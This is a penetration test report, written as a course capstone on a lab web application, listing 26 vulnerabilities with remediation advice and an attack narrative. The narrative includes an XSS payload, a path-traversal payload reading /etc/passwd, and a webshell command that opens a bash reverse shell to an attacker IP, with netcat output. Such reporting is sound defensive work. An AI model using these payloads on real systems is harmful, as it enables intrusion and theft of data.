



CRYPTOLYTE
Cybersecurity Pentesting

Hack Smarter Security Assessment Findings Report

Business Confidential

Date: May 3, 2026
Project: 000-01
Version 1.0

Contents

Confidentiality Statement	2
Disclaimer	2
Assessment Overview	3
Finding severity ratings	3
Scope	4
Executive summary	5
Findings and Recommendations	6
Critical Server-Side Exploits	7
Summary	7
Findings	7
Remediation	7
Authentication & Identity Flaws	7
Summary	7
Technical Findings	7
Remediation	7
Client-Side Security & UI Redressing	8
Summary	8
Technical Findings	8
Remediation	8
Insecure Session & Identity Management	8
Summary	8
Technical Findings	8
Remediation	9
Information Disclosure & Configuration	9
Summary	9
Technical Findings	9
Remediation	9
Attack Narrative	10
Reconnaissance & Information Disclosure	10
Authentication & Session Mapping	10
Client-Side Attacks & Logic Flaws	11
Server-Side Exploitation (LFI & SQLi)	12
Administrative Takeover & Remote Code Execution	13
Conclusion	15

Confidentiality Statement

This document is the exclusive property of Hack Smarter and Cryptolyte. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both parties.

Cryptolyte may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Cryptolyte prioritized the assessment to identify the weakest security controls an attacker would exploit. Cryptolyte recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

This report is based on a template available [here](#).

This report is the capstone report for Tyler's course available [here](#). The assessment was done in a secure training environment.

Assessment Overview

From April 28, 2026 to May 2, 2026, Hack Smarter engaged Cryptolyte to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Finding severity ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 score range	Definition
Critical	9.0 – 10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0 – 8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0 – 6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1 – 3.9	Vulnerabilities are non-exploitable but increase an organisation's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No known vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
External Penetration Test	*hacksmarter.hsm User Roles: Testing shall be conducted from the perspective of an unauthenticated guest, a standard registered user, and an escalated administrator.

Executive summary

A comprehensive external network penetration test was performed on the HackSmarter environment. By leveraging a series of web application attacks, multiple critical vulnerabilities were identified, allowing full access to the internal database and the underlying server infrastructure.

Threat actors with standard user access can easily enumerate the database via SQL Injection and escalate to Remote Code Execution via unrestricted file uploads. The business impact of these vulnerabilities is severe. The successful extraction of the `users` table demonstrates a direct threat to Customer Personally Identifiable Information (PII) and password integrity. A real-world breach of this nature would expose HackSmarter to significant reputational damage, loss of user trust, and potential regulatory penalties.

It is highly recommended that HackSmarter address these vulnerabilities immediately, prioritizing the critical server-side exploits, as they allow malicious actors to gain privileged access and compromise the entire application layer with minimal effort.

Findings and Recommendations

ID	Name & CVSS Vector	Severity	Score
001	Unrestricted File Upload leading to RCE CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	Critical	9.8
002	SQL Injection (Search Parameter) CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	Critical	9.8
003	Local File Inclusion / Path Traversal CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	Critical	9.1
004	Cross-Site Request Forgery (CSRF) CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H	High	8.8
005	Stored XSS (Forum Threads) CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N	High	8.1
006	Stored XSS (Feedback Form) CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N	High	8.1
007	Insecure Direct Object Reference (IDOR) CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N	High	8.0
008	Weak Password Reset (4-Digit Brute Force) CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N	High	7.7
009	Session Fixation CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	High	7.5
010	Open Redirect (Login Next Parameter) CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N	Moderate	6.1
011	HTML Injection (Forum Threads) CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:L	Moderate	5.5
012	HTML Injection (Feedback Form) CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:L	Moderate	5.5
013	Missing HttpOnly Attribute on Session Cookie CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N	Moderate	5.0
014	Missing Secure Attribute on Session Cookie CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N	Moderate	5.0
015	Mass Registration / Lack of Rate Limiting CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:L	Moderate	4.8
016	Clickjacking (Main Landing Page) CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N	Moderate	4.5
017	Clickjacking (Login Portal) CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N	Moderate	4.5
018	Sensitive Info Disclosure (Build Logs) CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low	3.7
019	Version Control Leakage (.gitignore) CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N	Low	3.5
020	Sensitive Info Disclosure (phpinfo) CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N	Low	3.5
021	Sensitive Info Disclosure (Staging Notes) CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N	Low	3.5
022	Weak Password Policy Enforcement CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low	3.0
023	Username Enumeration (Login Response) CVSS:3.1/AV:L/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low	2.5
024	Username Enum (Registration Response) CVSS:3.1/AV:L/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low	2.5
025	Username Enum (Password Reset Timing) CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N	Low	2.1
026	Directory Indexing Enabled (/uploads/) N/A	Info	N/A

Table 1: Full list of vulnerabilities identified in hacksmarter.hsm

Critical Server-Side Exploits

Summary

This category includes high-impact vulnerabilities such as Remote Code Execution (RCE), SQL Injection (SQLi), and Local File Inclusion (LFI).

Findings

- **001 - Unrestricted File Upload:** Allows for persistent RCE as the www-data user.
- **002 - SQL Injection:** Allows for full database schema and record exfiltration.
- **003 - Path Traversal:** Allows for reading sensitive host files like /etc/passwd.

Remediation

- **001 - Unrestricted File Upload:** Implement a strict, server-side allow-list for file extensions (e.g., .jpg, .png). Furthermore, configure the web server (Apache) to deny the execution of .php scripts within the /uploads/ directory using an .htaccess rule or server block configuration.
- **002 - SQL Injection:** Transition all database queries from dynamic string concatenation to Parameterized Queries (Prepared Statements) using PHP Data Objects (PDO). For example, ensure input is handled via `$stmt = $pdo->prepare();` followed by `$stmt->execute()`.
- **003 - Local File Inclusion:** Sanitize all user-supplied input passed to file inclusion functions. Use native PHP functions like `basename()` to strip directory traversal characters (../) and strictly validate the requested file against a hardcoded list of permitted application files.

Authentication & Identity Flaws

Summary

Flaws in the authentication workflow allow for account takeover through brute-force attacks and provide attackers with valid usernames through timing and response analysis.

Technical Findings

- **008 - Weak Password Reset:** The 4-digit reset code is vulnerable to exhaustive brute-force attacks.
- **015 - Mass Registration:** Lack of rate-limiting allows for the automated creation of dummy accounts.
- **022-025 - Username Enumeration:** Multiple endpoints reveal if a username or email is registered via timing gaps or specific error messages.

Remediation

- **008 - Weak Password Reset:** Replace the 4-digit pin with a cryptographically secure, high-entropy token (e.g., using PHP's `bin2hex(random_bytes(32))`). Ensure these tokens expire after a short duration (e.g., 15 minutes) and invalidate them immediately after a single use.
- **015 - Mass Registration:** Implement rate limiting on the registration and login endpoints. Additionally, integrate a robust CAPTCHA solution (such as reCAPTCHA v3 or Cloudflare Turnstile)

to prevent automated bot interactions.

- **022-025 – Username Enumeration:** Unify all authentication response messages. Whether an account exists or not, the application must return a generic message such as "Invalid username or password." Implement randomized response delays to mitigate timing-based enumeration attacks.

Client-Side Security & UI Redressing

Summary

These vulnerabilities allow attackers to execute scripts in the context of other users, perform malicious redirects, or manipulate the user interface to trick users into performing unintended actions.

Technical Findings

- **005-006 – Stored XSS:** Malicious scripts can be stored in the forum and feedback forms, targeting administrators.
- **010 – Open Redirect:** The login process can be manipulated to redirect users to untrusted external domains.
- **016-017 – Clickjacking:** The absence of framing protections allows the site to be redressed in malicious iframes.

Remediation

- **005-006, 011-012 – XSS & HTML Injection:** Apply strict context-aware output encoding to all user-supplied data before rendering it in the browser (e.g., using `htmlspecialchars($input, ENT_QUOTES, 'UTF-8')` in PHP). Deploy a robust **Content-Security-Policy (CSP)** header to restrict the execution of inline scripts.
- **010 – Open Redirect:** Do not trust user-supplied input for redirection parameters. Validate the `next=` parameter against a strict, server-side allow-list of relative internal paths, rejecting any input containing absolute URLs or external domains.
- **016-017 – Clickjacking:** Configure the web server to issue the **X-Frame-Options: DENY** HTTP response header, or utilize the CSP `frame-ancestors 'none'` directive to explicitly forbid the application from being framed by external sites.

Insecure Session & Identity Management

Summary

Improper session handling allows for session hijacking and the performance of unauthorized actions on behalf of legitimate users.

Technical Findings

- **004 – Cross-Site Request Forgery (CSRF):** Profile updates can be forced via malicious links due to a lack of unique tokens
- **009 – Session Fixation:** Session IDs are not rotated upon authentication, allowing for session

hijacking.

- **013-014 – Missing Cookie Flags:** Lack of `HttpOnly` and `Secure` flags leaves session cookies vulnerable to theft.

Remediation

- **004 – Cross-Site Request Forgery (CSRF):** Implement the Synchronizer Token Pattern. Generate a unique, cryptographically secure anti-CSRF token for each user session and require it to be submitted as a hidden field in all state-changing `POST` requests.
- **009 – Session Fixation:** The application must explicitly rotate the session identifier immediately upon user authentication. In PHP, this is achieved by calling `session_regenerate_id(true)` upon a successful login.
- **013-014 – Missing Cookie Flags:** Enforce secure cookie transmission by setting `session.cookie_httponly = 1`, `session.cookie_secure = 1`, and `session.cookie_samesite = "Strict"` within the server's `php.ini` configuration file.

Information Disclosure & Configuration

Summary

Server misconfigurations and exposed development artifacts provide a roadmap for attackers to identify internal paths, versioning, and CI/CD workflows.

Technical Findings

- **018-021 – Information Disclosure:** Build logs, staging notes, and `phpinfo` pages are publicly accessible.
- **019 – Version Control Leakage:** The `.gitignore` file reveals internal directory structures and IDE usage.
- **026 – Directory Indexing:** The `/uploads/` directory permits the viewing of all stored files.

Remediation

- **026 – Directory Indexing:** Disable directory listing globally. For Apache, add the `Options -Indexes` directive to the root `.htaccess` file or within the main virtual host configuration block.
- **018-021 – Information Disclosure:** Immediately purge all non-production artifacts from the web root (`/var/www/html/`), including `phpinfo.php`, `.gitignore`, and all build/staging logs.
- **Environment Segregation:** Ensure that staging environments (e.g., `dev.hacksmarter.hsm`) are strictly segregated from public access. Enforce IP allow-listing or Basic Authentication (`htpasswd`) to prevent unauthorized reconnaissance of development servers.

Attack Narrative

The compromise of the `hacksmarter.hsm` environment was achieved through a systematic approach of reconnaissance, logic testing, and exploitation. The following narrative details the chronological steps taken during the assessment, highlighting the compounding risk of the identified vulnerabilities.

Reconnaissance & Information Disclosure

The assessment began with active external reconnaissance. Server fingerprinting revealed Apache 2.4.56 and PHP 8.0.30. A directory brute-force attack using `dirsearch` uncovered several exposed pathways, including `/admin/`, `/api/`, and `/uploads/`, the latter of which had directory indexing improperly enabled (allowing the viewing of stored files).




Figure 1: Wappalyzer Results

Simultaneously, subdomain enumeration discovered a staging environment at `dev.hacksmarter.hsm`. This subdomain exposed a `phpinfo` page, an internal `.gitignore` file revealing IDE usage, and a sensitive `build_log.txt` that leaked CI/CD processes and backend architectures.

Authentication & Session Mapping

With the attack surface mapped, the focus shifted to authentication mechanisms. The login and registration portals were found to lack basic protections against automated attacks, permitting mass registration without rate limiting.

While probing these forms, it was discovered that the application returned distinct error messages and exhibited noticeable timing gaps, allowing an attacker to cleanly enumerate valid usernames and emails. Furthermore, the password reset functionality relied on a weak 4-digit code (0000-9999),

Create Account

Error: That username is already taken. Please choose another.

Username

Email Address

Password

Register

Already have an account? [Login here](#)

Figure 2: Unique error messages available upon registration

making it highly susceptible to brute-force account takeover .

Analysis of the session management revealed that the `PHPSESSID` cookie did not rotate upon login or logout (Session Fixation) and lacked both `HttpOnly` and `Secure` flags, leaving user sessions vulnerable to interception or client-side theft .





Figure 3: PHPSESSID Cookie does not have critical HttpOnly and Secure Flags set

Client-Side Attacks & Logic Flaws

Testing the core application features revealed severe input sanitization failures. Both the Forum Thread and Feedback mechanisms were vulnerable to Stored Cross-Site Scripting (XSS) and HTML Injection, allowing an attacker to permanently inject malicious JavaScript (e.g., `<script> alert(document.cookie) </script>`) to target administrators viewing these pages .

Additionally, an Insecure Direct Object Reference (IDOR) flaw was identified, allowing an attacker to manipulate HTTP requests to post forum data masking as any user, including administrators .

The application also lacked Anti-CSRF tokens, allowing state-changing actions—such as updating a victim’s email or password—to be forced via maliciously crafted **GET** requests .



```
Request
1 POST /api/forum/post.php HTTP/1.1
2 Host: hacksmarter.hsm
3 Content-Length: 375
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryd0awfhPKy6Fe3fNw
6 Accept: */*
7 Referer: http://hacksmarter.hsm/forum.php
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: PHPSESSID=52c09ce62d8cd8a905ea987cfa9f34b6
11 -----WebKitFormBoundaryd0awfhPKy6Fe3fNw
12 Content-Disposition: form-data; name="user_id"
13
14 2
15 -----WebKitFormBoundaryd0awfhPKy6Fe3fNw
16 Content-Disposition: form-data; name="title"
17
18 Hello there
19 -----WebKitFormBoundaryd0awfhPKy6Fe3fNw
20 Content-Disposition: form-data; name="content"
21
22 General Kenobi
23 -----WebKitFormBoundaryd0awfhPKy6Fe3fNw
24
25
Response
1 HTTP/1.1 201 Created
2 Date: Sat, 02 May 2026 16:13:45 GMT
3 Server: Apache/2.4.56 (Debian)
4 X-Powered-By: PHP/8.0.30
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 94
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 {
13   "status": "success",
14   "message": "Post created successfully",
15   "debug_info": "Posted as User ID: 2"
16 }
```

Figure 4: IDOR vulnerability allows manipulation of post authors

Server-Side Exploitation (LFI & SQLi)

Returning to the unauthenticated application context, deeper parameter testing was conducted. The `?lang=` parameter was found to be vulnerable to Local File Inclusion (Path Traversal). By supplying the payload `../../../../../../etc/passwd`, the server returned sensitive host-level files .



Figure 5: LFI vulnerability leaks private file data

Concurrently, the product search parameter was identified as vulnerable to both Union-Based and Error-Based SQL Injection . By submitting a malformed single quote (`'`), the application returned raw MySQL syntax errors . This verbose error output was exploited to map the internal schema, ultimately allowing the extraction of the `users` table, which contained administrative usernames and bcrypt password hashes .




Figure 6: Column Name enumeration of table through SQL injection

Administrative Takeover & Remote Code Execution

To achieve complete system compromise without waiting for the bcrypt hashes to crack offline, the provided assessment credentials (`admin:admin123`) were utilized to access the administrative dashboard.

A logo upload utility within the dashboard was identified as the final attack vector. While the upload script checked for file size and basic extensions, the filter was bypassed by appending junk data (to pass the minimum file size) and utilizing a `.php` extension. A malicious webshell, `Hacker.php`, was successfully uploaded to the `/uploads/logos/` directory.

Navigating to `http://hacksmarter.hsm/uploads/logos/Hacker.php?cmd=whoami` confirmed arbitrary code execution as the `www-data` user. A netcat listener was established on the attacking machine, and the following payload was executed to catch an interactive reverse shell:

```
http://hacksmarter.hsm/uploads/logos/Hacker.php?cmd=bash+-c+
"bash+-i+>%26+/dev/tcp/10.200.51.98/1337+0>%261"
```

```
kalaimaran@kali: ~  
kalaimaran@kali: ~ 80x24  
(kalaimaran@kali)-[~]  
$ nc -lvnp 1337  
listening on [any] 1337 ...  
connect to [10.200.51.98] from (UNKNOWN) [10.1.125.209] 46122  
bash: cannot set terminal process group (1): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@4cf408028aaf:/var/www/html/hacksmarter.hsm/uploads/logos$ whoami  
www-data  
www-data@4cf408028aaf:/var/www/html/hacksmarter.hsm/uploads/logos$ hostname  
4cf408028aaf  
www-data@4cf408028aaf:/var/www/html/hacksmarter.hsm/uploads/logos$
```

Figure 7: Full RCE established on web application

Post-exploitation enumeration, including hostname analysis (4cf408028aaf), confirmed the compromised web server was isolated within a Docker container. As container escape techniques fell outside the agreed-upon rules of engagement, the attack simulation was concluded, having successfully demonstrated a total compromise of the application layer.

Conclusion

The external penetration test of the **hacksmarter.hsm** environment revealed a critical security posture requiring immediate executive attention. While the application successfully implements some basic functional filters, it fundamentally lacks the defense-in-depth mechanisms necessary to protect sensitive user data and backend infrastructure.

The combination of unauthenticated database enumeration (SQL Injection) and authenticated arbitrary code execution (Unrestricted File Upload) poses a severe risk to the confidentiality, integrity, and availability of the HackSmarter platform. The simulated exfiltration of the **users** table highlights a critical business risk: a real-world breach of this nature would result in the mass compromise of customer PII, leading to severe reputational damage, financial liabilities, and potential regulatory enforcement.

Cryptolyte strongly recommends the immediate remediation of all Critical and High severity findings. Priority should be given to implementing parameterized queries (PDO), enforcing strict server-side file validation, and securing session management workflows.

This assessment represents a snapshot in time. Any delay in implementing the recommended remediation measures significantly increases the likelihood of a devastating data breach. Once the identified vulnerabilities have been patched, Cryptolyte recommends follow-up validation testing to ensure the long-term effectiveness of the applied security controls.